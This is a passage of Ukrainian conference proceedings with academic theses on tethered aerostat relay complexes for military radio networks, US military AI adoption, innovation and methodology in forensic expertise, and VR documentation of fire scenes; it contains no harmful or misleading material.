застосуванні передових технологій проєктування та виробництва;

тенденціями розвитку озброєння та військової техніки, що враховують вимоги системи управління.

Загальні вимоги (ЗВ) до таких виробів мають містити вимоги до параметрів, виконання яких забезпечує реалізацію функції виробів і є визначальним етапом життєвого циклу нових зразків електронних комунікацій військового призначення.

ЗВ – це упорядкована сукупність якісних і кількісних показників, що визначають призначення, завдання, об'єкти дії, умови застосування, рівень ефективності зразка (комплексу, системи), які необхідні для виконання бойових завдань підрозділами, військовими частинами [2].

Технічні параметри КА, які пропонуються в ЗВ можуть встановлюватися шляхом:

- інтерполювання технічних параметрів, встановлених у нормативних документах;
- розрахунку значень із застосуванням відповідних методик;
- експертних оцінок.

На наш погляд, необхідно уникнути неузгодженостей при розробці КА, які виникають в силу евристичного підходу у проектуванні та ситуативно доступних можливостях вітчизняних виробників-розробників виробів, відсутності методологічного апарату оптимізації технічного обрису виробів, відсутності чітких критеріїв побудови оптимальної КА з метою унеможливлення розпорошення фінансових ресурсів та зусиль, що не дозволяє зосередитися на створенні дійсно високоефективної єдиної модульної платформи виробів [3].

Для прикладу, конструктивні особливості при використанні ретрансляторів на базі прив'язних безпілотних літальних апаратів мультикоптерного чи аеростатного типу формують різні сценарії застосування при виконанні завдань зі зв'язку.

У випадку забезпечення завдання зі зв'язку, що вимагає швидкого розгортання мережі зв'язку, та її недовготривалого використання особовим складом підрозділів сил оборони із частим розгортанням/згортанням у районах виконання бойових завдань, доцільно застосовувати радіоретранслятори на базі

платформ прив’язних апаратів мультикоптерного типу, які завдяки своїм конструктивним особливостям дозволяють забезпечувати високу мобільність.

У випадку забезпечення завдання зі зв’язку, що вимагає цілодобового забезпечення без здійснення частих переміщень радіоретрансляційного комплексу на більш віддалені ділянки місцевості від лінії бойового зіткнення військ, поруч із більшими можливостями телекомунікаційного обладнання щодо пропускної здатності, доцільно застосовувати радіоретранслятори на базі аеростату прив’язного типу, оскільки такі комплекси з точки зору логістичного забезпечення зв’язку більш інерційні. Тобто, застосування радіоретрансляторів на тій чи іншій базі прив’язних безпілотних авіаційних комплексів (БпАК) дозволить більш гнучко вирішувати завдання щодо підвищення структурної живучості, надійності та мобільності мереж радіозв’язку.

При цьому ретрансляційне обладнання повинно мати не лише визначені радіотехнічні та телекомунікаційні характеристики, що відповідають його цільовому призначенню, але й бути інтегрованим у безпілотну платформу за аеродинамічними, енергетичними, кліматичними, експлуатаційними та іншими характеристиками.

Тому формування загального технічного обрису КА може складатися з таких елементів:

- визначення множини завдань та формування вимог;
- формування проектів доцільних рішень, що відповідають вимогам;
- порівняння альтернативних варіантів конструктивних розробок та визначення найкращої з них.

Що стосується завдань, то КА може бути застосована для швидкої організації резервної (додаткової) мережі (каналів) радіозв’язку з наземними абонентами в режимі надання телекомунікаційних послуг. При своєму функціонуванні КА забезпечить:

- підвищення живучості мереж радіозв’язку оперативної та тактичної ланок управління шляхом здійснення резервування мереж (зон радіопокриття, маршрутів, каналів) радіозв’язку;
- збільшення дальності радіозв’язку (зони радіопокриття) прямої видимості між абонентами радіомереж за рахунок інтервалів ретрансляції мережі, які нарощені КА;
- безперервність управління підрозділами під час руху (в умовах динамічної топології та географічно розосередженими компонентами наземної радіомережі) абонентів наземної радіомережі зв’язку;
- можливість радіодоступу вузлів зв’язку пунктів управління до електронно-комунікаційної мережі ЗС України.
- покращення показників якості інформаційного обміну (пропускної здатності, швидкості передачі) в інтересах посадових осіб оперативної та тактичної ланок управління.

Для реалізації завдань, які стоять перед КА, найкраще підходять, у поєднанні з БпАК безпілотні прив'язні аеростати, які здатні не лише підніматися на великі висоти, а й перебувати там тривалий час (набагато

більший, ніж у БпАК) [4]. Варіант такого поєднання двох типів безпілотних апаратів наведено на рис. 1. До складу КА, показаного на рис. 1, входять: транспортний засіб (1) підвищеної прохідності з кабіною (2) екіпажу та вантажною платформою (3), БпАК (4), який виконано у вигляді квадрокоптеру, пункт (5) дистанційного пілотування БпАК, електроагрегат (6), аеростат (7), силова платформа (8) для фіксації аеростату та пристрої (9) фіксації транспортного засобу підвищеної прохідності до ґрунту.




Рис. 1. Варіант конструктивного виконання КА.

Окрім самого аеростату комплекс містить силову лебідку (10) з тросом-фідером (11), блок (12) наземного керування аеростатом та обладнанням, яке розташоване на аеростаті – цільовим навантаженням (13), та комплекс наземного обслуговування. Загальний вигляд КА показано на рис. 2.




Рис. 2. Загальний вигляд КА у транспортному положенні.

Прив'язний аеростат є платформою-носієм корисного вантажу. Кабель-трос (трос-фідер) утримує аеростат під час підйому, стоянки на робочій висоті та спуску, забезпечуючи електропостачання бортових систем та корисного вантажу, а також відведення блискавки та статичної електрики. Також прив'язний аеростат, у якого енергетичне забезпечення здійснюється кабелем (трос-фідером) із землі (або енергетичною установкою на борту аеростата), може зберігати найбільш стійке положення у просторі необмежений час.

Наземний комплекс обслуговування гарантує нормальне функціонування аеростата на робочій висоті, його підйом та спуск, наземне обслуговування на всіх етапах роботи, а також обслуговування корисного вантажу.

Таким чином, у комплексі з БпАК прив'язний аеростат, розміщений на транспортному засобі підвищеної прохідності, є частиною аеростатного комплексу (КА) та дозволяє комплексу загалом більш ефективно вирішувати завдання за тимчасовими характеристиками зі зв'язку, які недоступні комплексу, в якому використовується лише БпАК.

Переваги зазначеного вище КА відносно штатного БпАК, що виконує функції радіозв'язку, такі:

- шляхом розміщення на транспортному засобі підвищеної прохідності аеростату, досягається збільшення часу роботи апаратури цільового призначення (за рахунок того, що подача електроживлення може здійснюватися в рамках ресурсу, який обмежений роботою електроагрегату, що обумовлюється завданням зі зв’язку, і може тривати від 8 годин і більше) в режимі надання телекомунікаційних послуг – забезпечення радіозв’язку, відеотрансляції для мобільних абонентів у порівнянні з часом роботи аналогічної апаратури, встановленої на БпАК, час якого не перевищує однієї години, що обмежена ресурсом системи бортового електроживлення.

- шляхом розміщення на транспортному засобі підвищеної прохідності силової лебідки досягається можливість підйому та спуску аеростату за мінімальний час, що особливо важливо в умовах ведення бойових дій.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Ногин В.Д. Принятие решений в многокритериальной среде: количественный подход. – Физматлит, 2002. 176 с.
2. Наказ Головнокомандувача ЗС України від 28.08.2020 року № 127 Про затвердження Інструкції з формування оперативно-стратегічних, оперативно-тактичних та загальних вимог до перспективних (нових, модернізованих) систем (комплексів, зразків) озброєння та військової техніки Збройних Сил України.
3. Радченко М.М., Тітаренко А.В., Скляров О.В., Волошин В.В. Обґрунтування технічного обрису телекомунікаційних аероплатформ. ІІІ Міжнародна науково-технічна конференція «Системи і технології зв’язку, інформатизації та кібербезпеки: актуальні питання і тенденції розвитку». ВІТІ імені Героїв Крут. 2023. С. 267. URL: https://sites.google.com/viti.edu.ua/mititconference (дата звернення 19.03.2024)
4. Заявка на видачу патенту України на корисну модель № u 202401401 від 18.03.2024 року «Комплекс комунікаційної та ретрансляційної аероплатформи», МПК (2024.1) H 04 B 1/10, Автори/заявники: Скляров О.В., Радченко М.М. та інші.

РОЗУМ Ігор Юрійович,
кандидат військових наук, старший науковий співробітник,
заступник начальника кафедри
Національного університету оборони України
КОВБАСЮК Олександр Васильович,
кандидат технічних наук,
начальник науково-дослідного відділу
Центрального науково-дослідного інституту озброєння
та військової техніки Збройних Сил України

ПРОБЛЕМНІ ПИТАННЯ ВПРОВАДЖЕННЯ ШТУЧНОГО ІНТЕЛЕКТУ В АРМІЇ США

Зусилля Пентагону щодо впровадження штучного інтелекту (далі – ШІ) в Збройні сили США потребують високоякісних даних [1]. Така заява пролунала від голови офісу Головного управління цифрового та штучного інтелекту (Chief Digital and Artificial Intelligence Office, CDAO) Пентагону Крейга Мартелла в грудні 2023 року на Всесвітній конференції Розвідувального управління Міністерства оборони США (DODIIS) у Техасі. Для сприяння розвитку штучного інтелекту, який Міністерство оборони США намагається розгорнути та на який може покластися, необхідно спочатку закласти основу справді високоякісних даних.

Головне завдання на початку роботи в CDAO полягало в створенні інструментів для моделювання для державних службовців. Спочатку було намагання побудувати програмно-технічну платформу, яка не містила завдання моделювання. Зараз перед Головним управлінням цифрового та штучного інтелекту стоїть завдання створювати та використовувати потрібні моделі.

Заснована в грудні 2021 року, CDAO включила до свого складу Об’єднаний центр штучного інтелекту, цифрову службу оборони, аудиторську платформу Advana та функції головного спеціаліста з обробки даних армії США [2].

Відповідно до звіту Урядового відділу звітності, опублікованого в лютому 2022 р., станом на початок 2021 року Міністерство оборони розробляло понад 685 проектів штучного інтелекту, у тому числі кілька, пов’язаних з основними системами озброєння [3].

Обробка великих обсягів надійних даних і машинне навчання – це те, що сприяє розвитку можливостей ШІ. Цифровий інтерфейс дозволяє штучному інтелекту допомагати в навігації та розпізнаванні цілей – це очікується на борту армійських бойових машин (опціонально), а також дозволить прогнозувати і планувати технічне обслуговування та матеріально-технічне забезпечення. Однак не всі дані однакові за своєю якістю, що ускладнює роботу. Керівник Головного офісу відмітив, що армія США має величезну кількість даних, розповсюджених по всьому світу. Деяка частина цих даних буде дійсно

ефективною для прийняття рішень у масштабі. І інші частини цих даних будуть абсолютно неефективними для прийняття рішень. Отже, значна частина роботи CDAO полягає у з'ясуванні способів керування цими даними, щоб дані, ефективні для прийняття рішень, були на передньому плані для тих, хто приймає рішення, в тої час, коли вони їм потрібні [4].

З метою прискорення впровадження ШІ в армію Розвідувальне управління Міністерства оборони (англ. Defense Intelligence Agency, DIA) заключило з фірмою з кібербезпеки Invictus, що базується у Вашингтоні контракт на модернізацію ІТ. Контракт передбачає модернізацію надсекретної Спільної всесвітньої системи збору розвідувальних даних (JWICS). DIA оголосила про угоду в середу, але спочатку не розкрила компанію-переможця. Це найбільша інвестиція, яка коли-небудь була зроблена в мережу, яка використовується розвідувальною спільнотою та Міністерством оборони для передачі конфіденційної інформації, заявили представники агентства. Керує цим DIA, яке надає Міністерству оборони США інформацію про військовий потенціал іноземних держав. JWICS був розроблений у 1990-х роках для забезпечення безпечної відеотелеконференції між штаб-квартирою Міністерства оборони та DIA, але з тих пір його масштаби та кількість користувачів значно розширилися. За словами головного інформаційного директора DIA Дуга Коссі, мережа тепер включає служби передачі даних та електронної пошти та налічує понад 200 000 користувачів [5].

З огляду на унікальність досвіду Збройних сил США з питань застосування технологій штучного інтелекту перш за все потребують вивчення саме проблемні питання впровадження ШІ у військову сферу.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Chief Digital and Artificial Intelligence Office Launches Access to Digital On-Demand Learning Platform. Офіційний веб сайт уряду США U.S. DepartmentofDefense. Nov. 16, 2023. URL: https://www.defense.gov/News/Releases/Release/Article/3590669/chief-digital-and-artificial-intelligence-office-launches-access-to-digital-on/ (дата звернення 21.03.2024).
2. Mark Pomerleau. Pentagon creates new digital and artificial intelligence office. Dec 9, 2021. URL: https: // www. defensenews.com / artificial-intelligence / 2021/12/08/ pentagon-creates-new-digital-and-artificial-intelligence-office/ (дата звернення 21.03.2024).
3. Catherine Buchaniec. Pentagon artificial intelligence boss says real data to guide work. Sep 16, 2022. URL: https: // www.defensenews.com/artificial-intelligence / 2022/09/15/ pentagon-artificial-intelligence-official-says-real-data-to-guide-work/ (дата звернення 21.03.2024).
4. Colin Demarest. Martell, Lyft exec turned Pentagon AI boss, leaving job in April. Mar 14 2024. URL: https: // www.c4isrnet.com/artificial-intelligence / 2024/03/14/ martell-lyft-exec-turned-pentagon-ai-boss-leaving-job-in-april/ (дата звернення 23.03.2024).
5. Mark Pomerleau. JAIC working to discover 'state of our data' across combatant commands By Mark Pomerleau. Oct 8, 2021. URL: https://www.c4isrnet.com/artificial-intelligence/2021/10/08/jaic-working-to-discover-state-of-our-data-across-combatant-commands/ (дата звернення 23.03.2024).

РОЗУМНИЙ Сергій Михайлович,
директор Дніпропетровського науково-дослідного
інституту судових експертиз
Міністерства юстиції України

ІННОВАЦІЙНА СКЛАДОВА СУДОВОЇ ЕКСПЕРТИЗИ

Судова експертиза відіграє значну роль у сучасному правовому суспільстві, забезпечуючи справедливість і достовірність судових рішень. Проте, з часом та розвитком технологій, виникають нові виклики й вимоги до цієї галузі. Інноваційна складова судової експертизи стає все більш актуальною, перетворюючи процеси та методи, які використовуються в рамках цієї важливої діяльності, на фактор забезпечення демократичного суспільства. Вона відіграє ключову роль у сучасному правовому суспільстві, сприяючи підвищенню якості судових рішень та забезпечуючи справедливість і законність. Постійний розвиток та впровадження нових технологій і методів аналізу є необхідною умовою для ефективної роботи цієї важливої сфери правосуддя.

На початкових етапах судова експертиза ґрунтувалася на досвіді та знаннях експертів у різних галузях, таких як медицина, біологія, інженерія та інші, але з розвитком науки і технологій – інновації стали відігравати ключову роль у покращенні та удосконаленні цього процесу. Для сьогодення характерне сприяння розвитку міждисциплінарної взаємодії інновацій у судовій експертизі. Спільне використання знань і методів різних галузей, таких як юриспруденція, медицина, технічні науки та інформаційні технології, дозволяють більш повно та об'єктивно розглядати складні правові питання і справи.

Одним із основних напрямків інновацій у судовій експертизі є застосування сучасних технологій та методів аналізу. Наприклад, використання комп'ютерних програм і спеціалізованих алгоритмів дозволяє проводити більш точні та об'єктивні дослідження, скорочуючи час і ресурси, що витрачаються на експертизу.

Іншим важливим аспектом інновацій у судовій експертизі є розвиток нових методів збирання та аналізу даних. З розвитком цифрових технологій з'являються нові можливості для отримання та інтерпретації інформації, що сприяє покращенню якості й об'єктивності судових рішень. Можливість проведення експертизи віддалено з використанням відеозв’язку і спеціалізованих програм забезпечує більш ефективну та оперативну взаємодію між експертами та судовими органами.

Інновації у судовій експертизі сприяють покращенню доступності правосуддя, підвищенню прозорості та відкритості судового процесу. Використання сучасних технологій та методів аналізу даних, отриманих під час експертизи, дозволяє скоротити час, необхідний для проведення експертизи, що прискорює процес судочинства та скорочує очікування рішення суду для сторін, стають доступнішими для сторін громадськості, тим самим, зміцнює довіру

суспільства до правосуддя та правової культури. Це особливо важливо у випадках, коли йдеться про життєво важливі питання – кримінальні справи, сімейні суперечки чи справи про права людини [1].

Підвищення об'єктивності та надійності судової експертизи, застосування сучасних методів аналізу та технологій дозволяє мінімізувати можливість суб'єктивного впливу експерта на результати дослідження, що сприятиме підвищенню довіри до судових рішень та зміцненню принципів правової держави. Більш того, інновації у судовій експертизі забезпечують можливість застосування нових методів та підходів до вирішення складних правових питань. Наприклад, використання методів машинного навчання та штучного інтелекту дозволяє автоматизувати процеси аналізу та обробки даних, що робить експертизу більш ефективною та точною.

Інноваційна складова судової експертизи сприяє розвитку правової науки та технологій, має потенціал для покращення процесу освіти та навчання у цій галузі. Розвиток нових методів та технологій потребує відповідної підготовки фахівців, а також оновлення навчальних програм та курсів, щоб відображати останні тенденції та досягнення [2]. Це, у свою чергу, забезпечує високий рівень якості судових експертиз та підвищує довіру до результатів їхньої роботи. Вирішення складних завдань у рамках судової практики потребує постійного вдосконалення та розвитку технічних і наукових знань, що розширює поглиблення розуміння у різних галузях науки й призводить до розвитку демократичного суспільства. Інновації в судовій експертизі можуть вплинути на розвиток правової науки і формування нових правових концепцій. Використання нових методів аналізу та технологій дозволяє виявляти нові аспекти і закономірності у правовій сфері, що сприяє розвитку теорії права та судової практики.

Інноваційна складова судової експертизи має потенціал для вирішення складних та актуальних проблем у галузі правосуддя. Наприклад, під час вчинення злочинів, пов'язаних з цифровими технологіями, такими як кіберзлочини, використання спеціалізованих методів та інструментів аналізу може суттєво полегшити розслідування та встановлення винних осіб. Збір та аналіз даних про судові рішення і експертні висновки з використанням сучасних технологій дозволяє виявляти тенденції та проблеми у судовій практиці, що сприяє розробці більш ефективних і справедливих правових рішень.

Крім того, інновації в судовій експертизі можуть сприяти покращенню міжнародного співробітництва у сфері правосуддя. Узгоджені методики та стандарти дозволяють забезпечити єдині підходи до судової експертизи на міжнародному рівні, що покращує якість і достовірність результатів експертизи у міжнародних справах та судах. Спільне використання нових методів та технологій дозволяє країнам співпрацювати у розслідуванні злочинів та обміні експертними даними, що сприяє боротьбі з транскордонною злочинністю та зміцненню міжнародної безпеки [3].

Інноваційна складова судової експертизи може сприяти розвитку превентивних заходів щодо запобігання правопорушенням. Використання

аналітичних інструментів та алгоритмів дозволяє виявляти тенденції злочинності та потенційно небезпечні галузі, що допомагає правоохоронним органам вживати заходів щодо запобігання злочинам.

Більш того, інновації в судовій експертизі можуть сприяти підвищенню ефективності судових органів та покращенню їхньої взаємодії з іншими учасниками правової системи. Використання сучасних комунікаційних технологій та програмного забезпечення дозволяє оптимізувати процеси збору, аналізу та обміну інформацією між експертами, суддями та адвокатами, що сприяє більш ефективному розгляду справ та прийняттю обґрунтованих рішень.

Таким чином, інноваційна складова судової експертизи є ефективним фактором у сучасній правовій системі. Вона не тільки сприяє підвищенню якості судових рішень та справедливості, а й забезпечує вирішення актуальних проблем у галузі правосуддя, зміцнює міжнародне співробітництво та сприяє розвитку правової науки. Тому розвиток та впровадження нових технологій та методів аналізу у судову практику слід розглядати як один із пріоритетних напрямів у сучасному правовому суспільстві.

Загалом інноваційна складова судової експертизи відіграє ключову роль у сучасній правовій системі, сприяючи її розвитку, вдосконаленню та адаптації до умов і викликів, що змінюються. Постійне впровадження нових технологій, методів та підходів у судову практику є необхідною умовою для забезпечення справедливості, законності та захисту прав громадян у сучасному світі.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Яремчук В.О. Інноваційні підходи у криміналістиці та судовій експертизі. *Науковий вісник Ужгородського національного університету. Серія: Право*. Том 2 (79). 2023. С. 272-275.
2. Хамініч С.Ю., Матвієць М.В. Інституціональне забезпечення інновацій у сучасному вимірі. Маркетинг освіти в умовах глобалізаційних викликів: Монографія / За заг. ред. проф. Хамініч С.Ю.; Дніпровський національний університет імені Олеся Гончара. – Дніпро: Вид-во "НоваІдеологія", 2020. С. 100-110.
3. Шепітько В.Ю. Судова експертиза та судово-експертна діяльність: погляд крізь призму думок експертів. *Теорія та практика судової експертизи і криміналістики*. Випуск 1 (30). 2023. С. 12-22.

РОЗУМНИЙ Сергій Михайлович,
директор Дніпропетровського науково-дослідного
інституту судових експертиз
Міністерства юстиції України
МИЛОСТИВА Дар'я Федорівна,
кандидат сільськогосподарських наук, судовий експерт
Дніпропетровського науково-дослідного
інституту судових експертиз
Міністерства юстиції України
БАБЧЕНКО Анна Валентинівна,
кандидат біологічних наук, судовий експерт
Дніпропетровського науково-дослідного
інституту судових експертиз
Міністерства юстиції України

МЕТОДОЛОГІЧНІ ОСНОВИ КРИМІНАЛІСТИЧНОЇ ЕКСПЕРТИЗИ

Розвиток інституту судової експертизи в останні десятиліття характеризувалося розробкою низки великих теоретичних проблем, що мають безпосереднє практичне значення для подальшого розвитку та вдосконалення діяльності такого роду. До них можна віднести проблеми визначення предмета експертизи, класифікації експертних завдань, об'єктів, їх властивостей та ознак, методів експертного дослідження та ін. Поряд із розв'язанням цих проблем відбувається подальша розробка теорії криміналістичної ідентифікації та створення теорії криміналістичної діагностики.

Науково-технічний прогрес створює сприятливі умови не тільки для діяльності експертних, слідчих та судових органів, але, на жаль, його досягнення використовуються не менш, а іноді й більш активно в протистоянні розслідуванню стороною [1].

На сьогодні криміналістична діагностика може бути визначена як приватний метод пізнання, що дозволяє отримати уявлення про злочинний механізм на основі його відображення в об'єктах матеріального світу. У цьому часткою експертної криміналістичної діагностики є встановлення фактичних обставин з урахуванням вивчення самих матеріальних об'єктів, їх слідів, інших відображень фізичних процесів, супутніх скоєнню злочину [2].

Ефективність методу експертного дослідження визначається можливістю отримання максимального обсягу інформації про об'єкт дослідження за мінімальних тимчасових, трудових та матеріальних витрат. До результатів висуваються вимоги точності, наочності, надійності. Впровадження сучасних наукових досягнень дозволяє розширювати коло досліджуваних об'єктів, виявляти нові властивості, удосконалювати існуючі та розробляти принципово нові методики дослідження речових доказів. Сучасна практика судової

експертизи йде шляхом впровадження найефективніших методів дослідження, що розширюють можливості пізнання об’єкта.

В Інструкції про призначення та проведення судових експертиз та експертних досліджень зазначається, що підставою для проведення експертизи у кримінальному провадженні відповідно до чинного законодавства є процесуальний документ про призначення експертизи, складений уповноваженою на те особою (органом) [3].

Доцільність вибору експертом того чи іншого методу, що входить у методику дослідження, визначається низкою критеріїв:

- обсягом інформації, що виявляється, і її значимістю для вирішення поставленого завдання;
- універсальністю;
- надійністю (можливістю отримання достовірних та відтворюваних результатів);
- можливістю збереження об’єкта для подальшого дослідження;
- чутливістю методу та обсягом необхідних для проведення дослідження матеріалів;
- експресивністю;
- матеріальними витратами на обладнання.

Проте метод та комплекс методів – це частина інструментів, до якого вдається експерт. Усі його дослідження будуються за певною програмою (алгоритмом). Роль алгоритму виконує експертна методика, тобто певна система розпоряджень.

Сьогодні, з огляду на великооб’ємність (кількість одиниць виробленої продукції судово-експертною установою вимірюється тисячами і десятками тисяч на рік) виробничо-технологічні проблеми судової експертизи виходять на передній план. Вирішення цих проблем стало можливим лише за умови використання в експертній діяльності інформаційних та комп’ютерних технологій, застосування яких призвело не тільки до скорочення часу виробництва деяких видів експертиз, але й вплинуло в цілому на розширення можливостей судової експертизи. Впровадження комп’ютерних технологій у експертну діяльність обумовлено низкою чинників, зокрема і умовами довкілля.

Високі комп’ютерні технології використовують як у повсякденному житті, і у різних, зокрема виробничих процесах. Стало традиційним та їх використання при взаємодії організацій та установ між собою: надсилаються завдання факсимильного зв’язку, виходить інформація службового характеру через всесвітню мережу Інтернет тощо. Цей фактор відіграв значну роль у становленні процесу комп’ютеризації в галузі правоохоронної діяльності і, зокрема, в експертній практиці, змусивши через необхідність експертів опанувати нові технології, засновані на принципово нових апаратних комплексах [4].

Серед інших факторів, що впливають на розвиток експертизи та розширення її можливостей, слід зазначити і такий, як діяльність судово-експертних установ, що активізується, щодо здійснення міжнародних контактів із закордонними колегами. Форми контактів надзвичайно різноманітні: участь у міжнародних конференціях, обмін експертним досвідом при проведенні

спільних шкіл-семінарів, симпозіумів, прийом делегацій експертів інших країн, їх навчання та стажування у судово-експертних установах, виконання експертиз із завдань іноземних організацій та громадян, телекомунікації із закордонними експертними установами з питань судової експертизи [5].

Аналіз міжнародної діяльності експертних служб показує, що ці контакти вимагають виконання певних тактичних правил. Міжнародні ділові контакти мають здійснюватися:

а) по всьому спектру напрямів судово-експертної діяльності;

б) на всіх рівнях: від рівня пересічних експертів до рівня адміністрації судово-експертної установи;

в) з питань як конкретного характеру (по одиничних справах та експертизах), так і щодо стратегічних питань розвитку судової експертизи в Україні та за кордоном;

г) не тільки з судово-експертними установами, але й іншими правоохоронними органами та організаціями, включаючи державні, громадські та приватні.

У перспективі тактично правильно організовані міжнародні контакти судово-експертних установ певною мірою можуть сприяти:

- більш ефективну боротьбу зі злочинністю на території України;
- розвитку судової експертизи в Україні, закріплення її на передових світових позиціях;
- науково-дослідній та методичній роботі з судово-експертними установами та правоохоронними органами України різної відомчої належності;
- виконання міжнародних зобов'язань України щодо надання правової та іншої допомоги іншим країнам у кримінальних, цивільних та інших справах.

Для цього надзвичайно важливо укладати договори про міжнародне співробітництво в галузі судової експертизи.

Таким чином, на сьогодні судова експертиза представляє собою найкваліфікованішу форму використання спеціальних знань в кримінальному судочинстві, яка постійно розвивається шляхом створення нових і вдосконалення наявних методик дослідження і знаходить все більше застосування в судово-слідчій практиці.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Паладійчук О. Ю. Значення судової експертизи у вирішенні завдань кримінального провадження. *Наук. Вісн. Ужгородського нац. ун-ту. Серія: Право*. *2015,* Вип.34 (3). С. 87-89.
2. Бондар М. Є. Проблемні питання застосування експертних методик при проведенні конкретних досліджень. *Криміналістика і судова експертиза*, 2013. № 1(58). С. 116-124.
3. Інструкція про призначення та проведення судових експертиз та експертних досліджень: затверджена наказом Міністерства юстиції України від 08.10.1998 р. № 53/5. URL: https://zakon.rada.gov. ua/laws/show/z0705-98#Text (дата звернення: 20.03.2024).
4. Тимчишин А. М. Судова експертиза як процесуальна форма використання спеціальних знань у кримінальному провадженні. *Південноукраїнський правничий часопис*, 2023; № 1. С. 228-235. DOI: https://doi.org/10.32850/sulj.2023.1.40 (дата звернення: 20.03.2024).
5. Трофименко Н. С. Питання призначення та проведення деяких видів судових експертиз (за матеріалами узагальнення експертної практики). *Вісник Академії митної служби України*, 2013; №1(10). С. 107-112.

САВЧУК Маргарита Василівна,
судовий експерт відділу пожежотехнічних досліджень
Київського НДЕКЦ МВС

ДОСЛІДЖЕННЯ МІСЦЯ ПОЖЕЖІ З ВИКОРИСТАННЯМ ВІРТУАЛЬНОЇ РЕАЛЬНОСТІ ДЛЯ ПОКРАЩЕННЯ ПРИЙНЯТТЯ РІШЕНЬ ОРГАНІВ ДОСУДОВОГО РОЗСЛІДУВАННЯ

Огляд місця пожежі є головною та невідкладною слідчою дією, яка потребує залучення та співпрацю Експертної служби МВС України та органів Національної поліції.

Рішення щодо раннього доступу та послідовності огляду є важливими для успішного виявлення, фіксації та вилучення слідів, що лежать в основі подальшого формулювання гіпотез під час розслідування причини та осередку пожежі.

Підготовка та досвід експертів до огляду місця події, техніка а також часова доступність до місця події вирішальним чином впливають на збір і передачу інформації, що в свою чергу, впливає на стратегію, прийняту для огляду місця події. Таким чином, повинна бути присутня фотофіксація просторових даних за допомогою вимірювань та візуалізація отриманих даних за допомогою затверджених процедур.

Попередні наукові дослідження оцінювали технології 3D-цифрування в закритих приміщеннях (Kang et al. 2020; Pintore et al. 2020), включаючи, але не обмежуючись фотограмметрією (Perfetti et al. 2017), лазерним скануванням (Lehtola et al. 2017; Maboudi et al. 2017) і структурованим світлом (Wang et al. 2019) у різних сферах, зокрема, й у сфері запису місця події для криміналістичних цілей (Luchowski та ін., 2021; Galanakis та ін., 2021).

Місця виявлення осередку чи причини пожежі можуть бути складними для фіксації через характер навколишнього середовища, що вимагає відповідного вибору методології фіксації. Двома основними методами документування кримінальних правопорушень, що супроводжувалися пожежею є фотограмметрія та лазерне зондування Землі (від англ. «Light Detection and Ranging» або «LIDAR» – виявлення світла та визначення дальності) [1].

Фотограмметрія, як спосіб отримання тривимірної моделі місцевості або об’єкта за допомогою серії двовимірних знімків та їх подальшої обробки у спеціальних програмах (для цього обрану місцевість фотографують з різних точок – в тому числі й згори за допомогою дрону), добре працює із зображеннями, зробленими на згарищах, у тому числі в погано освітлених місцях, де може знадобитися штатив для отримання фотографій з довгою експозицією [2].

Лідарні сканери, які створюють хмару точок об’єкта, вимірюючи час, необхідний лазерному променю для досягнення об’єкта та повернення назад та

забезпечують високу точність та щільність точок, що робить їх ідеальними для створення високоякісних тривимірних моделей, надають альтернативу, яка не залежить від умов навколишнього освітлення [3].

Стратегії, спрямовані на забезпечення очікуваного стандарту документування місця події, включають використання стандартних операційних процедур і затверджених протоколів. Ефективність даних, отриманих за допомогою будь-якого методу візуалізації місця події, залежить від відповідних методів візуалізації, а розробки у сфері 3Dвізуалізації можуть допомогти вирішити ці проблеми.

Для оперативного використання даних, розмір і складність яких зростає, потрібні спеціальні технології і трансформації даних. Імерсивна віртуальна реальність, як інтеграція віртуального вмісту з фізичним середовищем, що дозволяє користувачеві природно взаємодіяти зі змішаною реальністю, може стати практичним рішенням для досягнення адекватної та зрозумілої візуалізації 3D-середовищ. Сучасні дисплеї пропонують підвищений рівень занурення і створюють чудове відчуття присутності, а також пропонують підвищений рівень занурення і створюють відчуття присутності. Занурення є важливим фактором сенсорної точності візуалізації віртуального середовища і відіграє значну роль у створенні стійкого відчуття «присутності» у віртуальному просторі. Такі атрибути продемонстрували покращення сприйняття навколишнього середовища та просторової пам'яті, а також збереження спогадів. Наукова література показує, що віртуальна реальність не є новою для криміналістики.

Щодо практичного кейсу, то прикладом є дослідження у Шотландії, яке включало спільну вправу, пов'язану з наданням інструктажу. Тест компетентності, який використовується для оцінки знань та навичок, був сформований на основі переліку запитань, підготовлених керівником криміналістичної операції та провідним судовим експертом-криміналістом.

